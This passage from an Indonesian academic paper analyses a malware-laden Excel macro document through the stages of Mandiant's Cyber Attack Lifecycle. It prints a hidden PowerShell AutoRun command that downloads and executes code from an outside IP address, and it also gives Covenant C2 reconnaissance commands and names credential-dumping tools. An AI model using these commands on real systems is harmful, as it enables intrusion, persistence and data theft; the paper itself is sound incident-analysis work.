Perintah seperti yang ditunjukkan pada gambar 12 memungkinkan penyerang dapat menanamkan pijakan awal dan memulai koneksi keluar server ke server C2 atau *Control and Command* yang telah disiapkan. Salah satu server C2 dashboard yang sering digunakan dan similar dengan kode yang ditemukan didalam file Promo Akhir Tahun Mitsubishi 2021.xls.xlsm adalah menggunakan *Covenant Dashboard* seperti yang ada pada gambar 13.


**Gambar 13.** Dashboard Login Server C2 Covenant

Gambar 13 merupakan halaman login server C2 covenant yang telah diinstall di dalam cloud server yang mana penyerang dapat memanfaatkan server covenant ini untuk melakukan aksi serangan lanjutan.




**Gambar 14.** Dashboard C2 Covenant

Gambar 14 merupakan tampilan dashboard ruang kerja server C2 covenant dimana penyerang nantinya dapat memonitor dan memberikan perintah kepada perangkat target yang telah terhubung dengan *malware* yang telah dieksekusi.

### 3.4. Escalate Privilages

Tahapan *Escalate Privilages*, merupakan tahapan dimana penyerang dapat menerobos dan memanfaatkan hak akses istimewa pada computer target apabila memungkinkan dengan memakai hak akses Pengguna Istimewa, Administrator Lokal, Administrator Domain.

Pada kasus injeksi *malware* pada file dokumen ini, hak akses istimewa dapat penyerang dapatkan dengan sangat mudah dengan menggunakan kode yang telah banyak berkeliaran dengan memodifikasi server C2 atau juga dapat menggunakan tools pendukung yang populer. Hak istimewa didapat dengan berbagai macam cara seperti membuang kata sandi yang telah ada atau juga dapat dengan cara mengesktrak kata sandi yang ada pada sistem seperti yang ditunjukkan pada table 1.

**Tabel 1.** Tools Pendukung untuk Mendapatkan Hak Akses Istimewa

| **Tools** | **Keterangan** |
|---|---|
| Pass-the-pass | Membiarkan penyerang melewati hash kata sandi untuk masuk ke sistem tanpa mengetahui kata sandi asli. |
| Pwdump7 | Membuang hash kata sandi yang berada pada registri Windows |
| Cachedump | Mengekstrak hash kata sandi yang berada di cache registri sistem |
| lssss | Membuang hash kata sandi pada sesi masuk aktif pada proses lsass |

### 3.5. Internal Reconnaissance

Pada tahapan *Internal Reconnaissance*, Informasi struktur jaringan,direktori dan file yang ada pada komputer target dikumpulkan dengan menggunakan berbagai perintah yang ada pada server C2 covenant menggunakan *shortcut* perintah yang telah disediakan.


Penyerang dapat mulai melakukan *scanning* struktur direktori, folder, dan juga semua file yang ada pada komputer target dengan mengetikkan beberapa perintah kedalam shell perintah pada server C2 covenant yang sudah terinstall. Selain *scanning* struktur direktori, folder, dan juga semua file yang ada pada komputer target, penyerang juga dapat melihat daftar akun jaringan menurut grup seperti “Domain Komputer”, ‘Domain User” dan juga “Domain Admin”. Beberapa perintah yang dapat dipakai dalam penyerangan ini pada dashboard covenant adalah seperti yang ditunjukkan pada gambar 15.

```
PowerShell /powershellcommand:"Get-PSDrive –PSProvider \"FileSystem\""
ListDirectory /path:"(name of directory):"
GetDomainComputer /identities:"C01"
GetDomainGroup /identities:"Domain Admin"
GetDomainUser /identities:"username"
```

**Gambar 15.** Shell Perintah Scanning Struktur Direktori, Folder, dan Semu File yang ada pada Komputer dan Scanning Daftar Akun Jaringan Menurut Grup.

### 3.6. Move Laterally

Pada tahapan *Move Laterally*, Area pencarian dokumen dapat diperluas apabila penyerang tidak menemukan dokumen yang dicari pada komputer utama target. Dengan mendapatkan akses kontrol penuh terhadap sistem target, penyerang mudah untuk melakukan segala hal yang mereka butuhkan didalam sistem yang telah di susupi. *Move Laterally* menjadi opsi lain apabila file dokumen yang mereka cari tidak ada pada sistem target yang telah mereka susupi. Penyerang hanya perlu menambahkan beberapa kode dengan memanfaatkan hak istimewa yang telah didapatkan sebelumnya untuk bermanuver ke komputer yang terhubung dengan komputer target. Penyerang dapat menggunakan bantuan tools "psexec" seperti yang ditunjukkan pada gambar 16 untuk menjalankan perintah pada sistem lain yang terhubung pada komputer target.




**Gambar 16.** Pemanfaatan Tools psexec

Dalam kasus injeksi *malware* pada file dokumen ini, penyerang tidak menggunakan tahapan ini karena file dokumen yang dicari sudah ada pada komputer utama target, sehingga penyerang dapat langsung mengambil

dokumen dengan menggunakan *shortcut* dari server C2 *dashboard covenant* yang telah tersedia.

### 3.7. Maintain Presence

Pada tahap *Maintain Presence*, penyerang dapat menduplikasi ataupun menanamkan kode auto run dengan tujuan agar dapat selalu terhubung dengan komputer target ataupun dapat mempersulit penanganan serangan siber yang terjadi.

Pada kasus injeksi *malware* pada file dokumen ini, penyerang menambahkan perintah untuk menjaga koneksivitas terhadap komputer target tidak terputus dan akan hidup kembali apabila target menyalakan komputernya. Teknik yang digunakan untuk melakukan *Maintain Presence* adalah *AutoRun*, dimana *AutoRun* ini adalah menambahkan sebuah perintah di *Registry Windows AutoRun* yang akan dieksekusi oleh sistem operasi setiap kali pengguna melakukan login seperti yang ditunjukkan pada gambar 17.

```
powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -noprofile
-noexit -c ""IEX  ((New-Object
Net.WebClient).DownloadString('http://165.22.16.10:8080/ads.html'))""
```


**Gambar 17.** Perintah AutoRun pada Registry Windows AutoRun

Dengan koneksivitas yang dapat hidup secara otomatis ketika target menyalakan komputernya, penyerang dapat mempertahankan kehadiran mereka tanpa harus takut kehilangan kontrol kepada target dikemudian hari.

### 3.8. Complete Mission

Pada tahapan *Complete Mission*, penyerang dapat melakukan tujuan utama dari semua tahapan yang ada yaitu menghapus data penting yang ada dalam komputer target. Penyerang juga dapat melakukan edit atau mentransfer file target ke komputer penyerang dengan menggunakan shortcut server C2 covenant.

Pada kasus injeksi *malware* pada file dokumen ini, penyerang melakukan penhapusan file dengan menggunakan shortcut yang terdaftar pada server c2 covenant seperti yang ditunjukkan pada gambar 18.




**Gambar 18.** Shortcut Delete pada Server c2 Covenant

*Shortcut delete* memungkinkan penyerang dapat melakukan penghapusan pada semua file yang diinginkan penyerang yang mana pada kasus ini file yang mengalami penghapusan adalah "Pres_kinerja.ppt" yang mana file tersebut berisi data penting presentasi kinerja di PT Linbank tempat target bekerja.

## 4. SIMPULAN

Penelitian dilakukan dengan menganalisa kasus Injeksi *Malware* pada Suatu Dokumen dengan menerapkan metode *Mandiant's Cyber Attack Lifecycle Model*. Dalam proses analisa dan penerapannya ditemukan bahwa *Mandiant's Cyber Attack Lifecycle Model* dapat mecakup alur serangan dengan lengkap melalui tahapan-tahapan yang dimiliki oleh *Mandiant's Cyber Attack Lifecycle Model* yaitu *initial reconnaissance, initial compromise, establish foothold, escalate privilages, internal reconnaissance, move laterally, maintain presence, complete mission*.

Berdasarkan penelitian yang sudah dilakukan, *Mandiant's Cyber Attack Lifecycle Model* yang merupakan salah satu *framework* penanganan serangan siber yang ada, terbukti dapat mengenali alur serangan, mengetahui dari mana serangan itu berawal, dan mengetahui dampak apa saja yang dapat ditimbulkan dalam studi kasus injeksi *malware* pada suatu dokumen pada penelitian ini. Seluruh alur serangan telah dapat dikenali dalam setiap tahapan-tahapan yang dimiliki oleh *Mandiant's Cyber Attack Lifecycle Model*, dari mana serangan injeksi *malware* pada suatu dokumen ini dimulai dapat dikenali pada tahapan *initial reconnaissance*, dan dampak yang ditimbulkan juga dapat terangkum dalam tahapan *complete mission*.

## DAFTAR PUSTAKA

[1] CIS. (2016). The Center for Internet Security Community Attack Model.
[2] Cunningham, C. (2020). Cyber Warfare : Truth, Tactics, And Strategies : strategic concepts and truths to help you and your organization survive on the battleground of cyber warfare. Packt Publishing Ltd.
[3] Digintrude. (2018). Malwares and Its Impact On Business. Retrieved October 10, 2021, from https://www.digintrude.com/malwares-and-its-impact-on-business.htm.
[4] Espenschied, J., Gunn, A., & Computing. (2016). Threat Genomics.
[5] Evans, D. (2011). Internet of things application in smart grid: A brief overview of challenges, opportunities, and future trends. Cisco IBSG, (April), 267–283. https://doi.org/10.1016/B978-0-12-812154-2.00013-4.
[6] Hansen, S. S., & Larsen, T. M. T. (2015). Dynamic Malware Analysis: Detection and Family Classification using Machine Learning. Aalborg University.
[7] Herr, T. (2014). PrEP: A framework for malware and cyber weapons. 9th International Conference on Cyber Warfare and Security. 2014, ICCWS 2014, 84–91. https://doi.org/10.2139/ssrn.2343798.

[8] Hootsuite. (2021). Digital 2021 : Global Overview Report. Retrieved from https://datareportal.com/reports/digital-2021-global-overview-report.
[9] Howard, R. (2008). Cyber Fraud Trends and Mitigation. The International Journal of Forensic Computer Science, 9–24. https://doi.org/10.5769/j200801001.
[10] Hutchins, E., Cloppert, M., & Amin, R. (2011). Intelligence-driven computer network defense informed by analysis of adversary campaigns and intrusion kill chains. 6th International Conference on Information Warfare and Security, ICIW 2011, (July 2005), 113–125.
[11] Komatwar, R., & Kokare, M. (2021). A Survey on Malware Detection and Classification. Journal of Applied Security Research, 16(3), 390–420. https://doi.org/10.1080/19361610.2020.1796162.
[12] Mandiant. (2013). APT1 Report 2013.
[13] Mitre. (2015). Industry Perspective on Cyber Resiliency : Key Concepts & Terms (No. 15–330). Retrieved from http://www2.mitre.org/public/industry-perspective/key_concepts.html.
[14] NCSC. (2016). Common Cyber attacks. UK Government, (January), 16. Retrieved from https://www.ncsc.gov.uk/white-papers/common-cyber-attacks-reducing-impact.
[15] Patten, D. (2017). The Evolution to Fileless Malware, 13. Retrieved from https://infosecwriters.com/Papers/DPatten_Fileless.pdf.
[16] Rahalkar, S., & Jaswal, N. (2019). The Complete Metasploit Guide.
[17] Rebecca M. Blank. Patrick D. Gallagher. (2012). NIST Special Publication 800-30 Revision 1 - Guide for Conducting Risk Assessments. NIST Special Publication, (September), 95.
[18] Sihwail, R., Omar, K., & Zainol Ariffin, K. A. (2018). International journal of advanced science, engineering and information technology IJASEIT. International Journal on Advanced Science, Engineering and Information Technology, 8(4–2), 1662–1671. Retrieved from http://ijaseit.insightsociety.org/index.php?option=com_content&view=article&id=9&Itemid=1&article_id=6827.
[19] US DoD Joint Publication. (2013). JP 3-60 Joint Targeting, (January), 137.